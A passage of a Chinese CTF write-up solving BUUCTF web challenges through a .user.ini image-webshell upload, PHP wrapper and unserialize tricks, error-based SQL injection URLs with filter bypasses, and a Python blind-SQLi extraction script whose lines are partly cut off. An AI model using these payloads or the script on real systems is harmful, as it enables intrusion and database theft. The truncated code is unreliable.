
Your dir uploads/77ee86242a29014bafb115d5760eb32d
Your files :
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(10) "conn12.png" [4]=> string(9) "index.php" }

去uploads/77ee86242a29014bafb115d5760eb32d/下访问看：


访问失败，什么几把

经过排查，需要先上传.uer.ini，再上传图片马，才行。

几经折腾蚁剑连上了：



成功拿到flag:



8、[ZJCTF 2019]NiZhuanSiWei


访问直接粗暴上代码审计：

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

根据代码，传3个参数text,file,password

可以看到第一关是对text的检验：

这一关实际就是伪协议的运用，姿势1：**php://input**



姿势2：data://

http://6d2b508a-7ee5-416d-86d9-91fda2b76ac2.node3.buuoj.cn/index.php?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=

welcome to the zjctf

第一关成功过关，这里记录一下常用的伪协议。

然后看第二关，给了个提示useless.php。

这里还是老套路，使用伪协议查看useless.php的代码：

http://6d2b508a-7ee5-416d-86d9-91fda2b76ac2.node3.buuoj.cn/index.php?file=php://filter/convert.base64-encode/resource=useless.php&text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=

welcome to the zjctf

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgICAgaWYoaXNzZXQoJHRoaXMtPmZpbGUpKXsgIAogICAgICAgICAgICBlY2hvIGZpbGVfZ2V0X2NvbnRlbnRzKCR0aGlzLT5maWxlKTsgIAogICAgICAgICAgICBlY2hvICI8YnI+IjsgIAogICAgICAgIHJldHVybiAoIlUgUiBTTyBDTE9TRSAhLy9DT01FIE9OIFBMWiIpOyAgCiAgICAgICAgfSAgCiAgICB9ICAKfSAgCj8+

base64解码得到useless.php的代码：

```
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

访问下flag.php看看：

oh u find it


```
<br>oh u find it </br>

<!--but i cant give it to u now-->
```

第三关是序列化，这道题挺综合的。

__tostring，在反序列化时自动被调用。

构造如下payload（这里file字段如果还用伪协议的话会导致包含useless.php里面的类失败，所以直接file=useless.php）：


http://6d2b508a-7ee5-416d-86d9-91fda2b76ac2.node3.buuoj.cn/index.php?password=O:4:%22Flag%22:1:{s:4:%22file%22;s:8:%22flag.php%22;}&file=useless.php&text=data://text/plain;base64,d2VsY29tZSB0byB0aG



可以看到flag.php的内容并没有被显示出来，继续伪协议老套路：

http://6d2b508a-7ee5-416d-86d9-91fda2b76ac2.node3.buuoj.cn/index.php?password=O:4:%22Flag%22:1:{s:4:%22file%22;s:52:%22php://filter/convert.base64-encode/resource=flag.php%22;}&file=useless.php&text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgemp

拿到了flag.php的base64,解码一下成功拿到flag：



另外准备试试看看这个题能不能远程包含，直接包含一个shell

9、[极客大挑战 2019]HardSQL

先试试万能密码，目测被过滤了：

测试发现&、if、/**/、and、=、union、|、#、\、+1、hex、char被过滤了。

大小写和双写绕过也不行（实际上现在能大小写或双写绕过的基本上没有）

常规注入基本上拉跨，使用报错注入试试：

先补一点报错注入的知识，详细解释看大佬的这篇文章

> 但是现在非常多的Web程序没有正常的错误回显，这样就需要我们利用报错注入的方式来进行SQL注入了
> SQL报错注入就是利用数据库的某些机制，人为地制造错误条件，使得查询结果能够出现在错误信息中。

因此我们构造payload：http://6b2e1e0e-7c9d-407d-a2c0-25e82d506860.node3.buuoj.cn/check.php?username=1%27or(updatexml(1,concat(0x7e,(user()),0x7e),1))%23&password=1

爆出当前用户

再爆数据库名geek：

爆表名：


http://6b2e1e0e-7c9d-407d-a2c0-25e82d506860.node3.buuoj.cn/check.php?username=1%27or(updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(table_name))FROM(information_schema.tables)WHERE(table_schema)LIKE(%2

爆字段名：

http://6b2e1e0e-7c9d-407d-a2c0-25e82d506860.node3.buuoj.cn/check.php?username=1%27or(updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(column_name))FROM(information_schema.columns)WHERE(table_name)LIKE('

爆数据：

http://6b2e1e0e-7c9d-407d-a2c0-25e82d506860.node3.buuoj.cn/check.php?username=1%27or(updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(username))FROM(H4rDsq1)),0x7e),1))%23&password=1



爆flag:

这里字段太长会被截断，所以分两段来读，但是这里substr*也被过滤了，要另外想办法,使用left()和right():

http://6b2e1e0e-7c9d-407d-a2c0-25e82d506860.node3.buuoj.cn/check.php?username=1%27or(updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(right(password,25)))FROM(H4rDsq1)),0x7e),1))%23&password=1

http://6b2e1e0e-7c9d-407d-a2c0-25e82d506860.node3.buuoj.cn/check.php?username=1%27or(updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(left(password,25)))FROM(H4rDsq1)),0x7e),1))%23&password=1

因为都是25所以会有一部分重叠，删掉重叠部分之后就能得到flag{6280781e-a160-47b5-b85e-7f7a446be688}

这里记录一下新姿势left和right:

MySQL 中的 RIGHT(s，n) 函数返回字符串 s 最右边的 n 个字符。

【实例】使用 RIGHT 函数返回字符串中右边的字符，输入的 SQL 语句和执行结果如下所示。

```
mysql> SELECT RIGHT('MySQL',3);
+------------------+
| RIGHT('MySQL',3) |
+------------------+
| SQL              |
+------------------+
1 row in set (0.00 sec)
```

由执行结果可知，函数返回字符串“MySQL”右边开始的长度为3的子字符串，结果为“SQL”。


left是一样的，只不过方向是从左边开始。

10、[极客大挑战 2019]FinalSQL

这里给极客大挑战系列的SQL注入画上句号。

这题比之前多了点幺蛾子，先看看网页源码和控制台，没发现有提示，但根据页面鸡你太美的介绍猜测可能会有盲注

测试下发现连单引号都被过滤了。算了点击一下上面的5个数字看看：



构造payloadhttp://70922787-cb73-4a03-a04c-1f8b2b581d9e.node3.buuoj.cn/search.php?id=3%27

哦哟 

结合鸡你太美的提示，这里估计存在盲注。

测试发现|、and、if、%、hex、0x、char、!被过滤了，有毒啊

堆叠注入也没得

先试试能不能控制参数

构造payload /search.php?id=(2)or((1)regexp(2))

预期输出yingyingying~ Not this as well~~，实际也输出了这个。

再构造payload /search.php?id=(2)or((1)regexp(1))

这里应该输出id=1时的内容，实际也确实输出了这个，由此确认这里存在sql注入

接下来尝试使用regexp盲注:

构造以下payload:

/search.php?id=(9)or(('g')regexp(substr(database(),1,1)))

使用burp爆破发现数据库字段第一个字母为g，结合之前的题目推测数据库名为geek。


不浪费时间了，直接上脚本一步到胃拿flag：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import re
import requests


# 主函数
def main():
    url = "http://70922787-cb73-4a03-a04c-1f8b2b581d9e.node3.buuoj.cn/search.php"
    HX = "others"
    # get_databasename_HX(url, HX)
```


```
    # get_tablename_HX(url,HX, GEEK')
    # get_columnname_HX(url,HX,'F1naI1y')
    get_table_data_HX(url, HX, 'F1naI1y', 'password')
#根据回显盲注指定数据表指定字段的数据
def get_table_data_HX(url, HX, table_name, column_name):
    data_group_length = 0;
    for i in range(200, 214):
        payload = url + "?id=(9)or((" + str(i) + ")=(SELECT(length(group_concat("+column_name+")))FROM("+ta
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            data_group_length = i
            break
    if data_group_length == 0:
        print("读取字段长度失败，程序结束")
        return -1
    else:
        print("数据长度:"+str(data_group_length))
        data = ""
        for i in range(175, 214):
            for j in range(1,128):
                payload = url + "?id=(9)or(("+str(j)+")=ASCII(SUBSTR((SELECT(GROUP_CONCAT("+column_name+"))
                print payload
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    data += chr(j)
                    print data
#根据回显盲注指定数据表的字段名
def get_columnname_HX(url, HX, table_name):
    column_group_length = 0;
    for i in range(1, 32):
        payload = url + "?id=(9)or((" + str(i) + ")=(SELECT(length(group_concat(column_name)))FROM(informat
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            column_group_length = i
            break
    if column_group_length == 0:
        print("读取字段长度失败，程序结束")
        return  -1
    else:
        print ("列字段长：" + str(column_group_length))
        columns = ""
        for i in range(1, column_group_length + 1):
            for j in range(1, 128):
                payload = url + "?id=(9)or(("+str(j)+")=ASCII((SELECT(SUBSTR(GROUP_CONCAT(column_name),"+st
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    columns += chr(j)
                    print(columns)
                    break
        print(columns)
    return 1
#根据回显盲注获取所有数据表名
def get_tablename_HX(url, HX, db_name):
    table_group_length = 0
    for i in range(1, 32):
        payload = url + "?id=(9)or((" + str(i) + ")=(SELECT(length(group_concat(table_name)))FROM(informati
```

```
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            table_group_length = i
            break
    if table_group_length == 0:
        print ("读取数据库表失败，程序结束")
        return -1
    else:
        tables = ""
        for i in range(1, table_group_length + 1):
            for j in range(1,128):
                payload = url + "?id=(9)or(("+str(j)+")=ASCII((SELECT(SUBSTR(GROUP_CONCAT(table_name),"+str
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    tables+=chr(j)
                    print(tables)
                    break
        print(tables)
    return 1

# 根据回显盲注获取数据库名
# database_len_payload:获取数据库名长度的payload，自行配置
# database_name_payload:获取数据库名的payload,自行配置
# HX:命中结果时的回显
def get_databasename_HX(url, HX):
    db_name = ""
    database_len = 0  # 数据库名的长度
    for i in range(1, 32):
        payload = url + "?id=(9)or(length(database())=" + str(i) + ");#);"
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            database_len = i
            break
    if database_len == 0:
        print("读取数据库长度失败，程序终止")
        return "-1"
    else:
        print("数据库长度为:" + str(database_len))
        for i in range(1, database_len + 1):
            for j in range(1, 128):
                payload = url + "?id=(9)or(('"+chr(j)+"')regexp(substr(database(),"+str(i)+",1)))"
                result = requests.get(payload)
                if result.text.find(HX) != -1:
                    print("发现第" + str(i) + "位:" + chr(j))
                    db_name += chr(j)
                    break
        print("数据库名为：%s" % db_name)
        return db_name


if __name__ == '__main__':
    main()
```


爆表名：



爆字段名：



拿flag：



另外在这里要注意最好还是不要用regexp了，实践证明regexp不区分大小写，遍历ascii爆破的时候首先遍历到大写字母导致爆破出来的数据全是大写，而linux下mysql是区分大小写的，因此会造成困难

所以还是使用=ascii（）这种方法。然后这道题我没有使用二分查找，导致效率低下，实际上二分查找+多线程能大幅提高脱裤速度